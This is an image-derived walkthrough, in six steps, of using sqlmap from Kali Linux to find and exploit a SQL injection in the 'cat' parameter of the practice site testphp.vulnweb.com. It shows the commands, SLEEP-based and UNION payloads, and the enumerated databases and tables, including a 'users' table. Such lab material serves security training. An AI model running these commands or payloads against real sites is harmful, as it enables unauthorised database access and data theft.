

Step 1




```
┌──(kali㉿kali)-[~]
└─$ sqlmap
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c
, --wizard, --shell, --update, --purge, --list-tampers or --dependenc
ies). Use -h for basic and -hh for advanced help

[05:57:26] [WARNING] your sqlmap version is outdated

┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

Step 2




```
{1.5.5#stable}

http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without p
rior mutual consent is illegal. It is the end user's responsibility t
o obey all applicable local, state and federal laws. Developers assum
e no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 06:05:13 /2021-11-01/

[06:05:15] [INFO] testing connection to the target URL
[06:05:16] [INFO] checking if the target is protected by some kind of
 WAF/IPS
[06:05:17] [INFO] testing if the target URL content is stable
[06:05:18] [INFO] target URL content is stable
[06:05:18] [INFO] testing if GET parameter 'cat' is dynamic
[06:05:18] [INFO] GET parameter 'cat' appears to be dynamic
[06:05:19] [INFO] heuristic (basic) test shows that GET parameter 'ca
t' might be injectable (possible DBMS: 'MySQL')
[06:05:20] [INFO] heuristic (XSS) test shows that GET parameter 'cat'
 might be vulnerable to cross-site scripting (XSS) attacks
[06:05:20] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test
payloads specific for other DBMSes? [Y/n] y
```

Step 3




```
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4286 FROM (SELECT(SLEEP(5)))KKcS)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0×717a626271,0×436e796c684
d5a477743576e5562614d5a4b4f7a77627156454e6e4e4c4d617a55427a4b67424f5a
,0×716a787a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[06:13:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.6
[06:13:13] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[06:13:13] [INFO] fetched data logged to text files under '/home/kali
/.local/share/sqlmap/output/testphp.vulnweb.com'
[06:13:13] [WARNING] your sqlmap version is outdated

[*] ending @ 06:13:13 /2021-11-01/


┌──(kali㉿kali)-[~]
└─$ 
```

Step 4




```
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[06:13:13] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[06:13:13] [INFO] fetched data logged to text files under '/home/kali
/.local/share/sqlmap/output/testphp.vulnweb.com'
[06:13:13] [WARNING] your sqlmap version is outdated

[*] ending @ 06:13:13 /2021-11-01/


┌──(kali㉿kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --
tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.5#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without p
rior mutual consent is illegal. It is the end user's responsibility t
o obey all applicable local, state and federal laws. Developers assum
```
]

Step 5




```
[06:16:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[06:16:57] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[06:16:57] [INFO] fetched data logged to text files under '/home/kali
/.local/share/sqlmap/output/testphp.vulnweb.com'
[06:16:57] [WARNING] your sqlmap version is outdated

[*] ending @ 06:16:57 /2021-11-01/


┌──(kali㉿kali)-[~]
└─$ 
```

Step 6




```
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[06:16:57] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[06:16:57] [INFO] fetched data logged to text files under '/home/kali
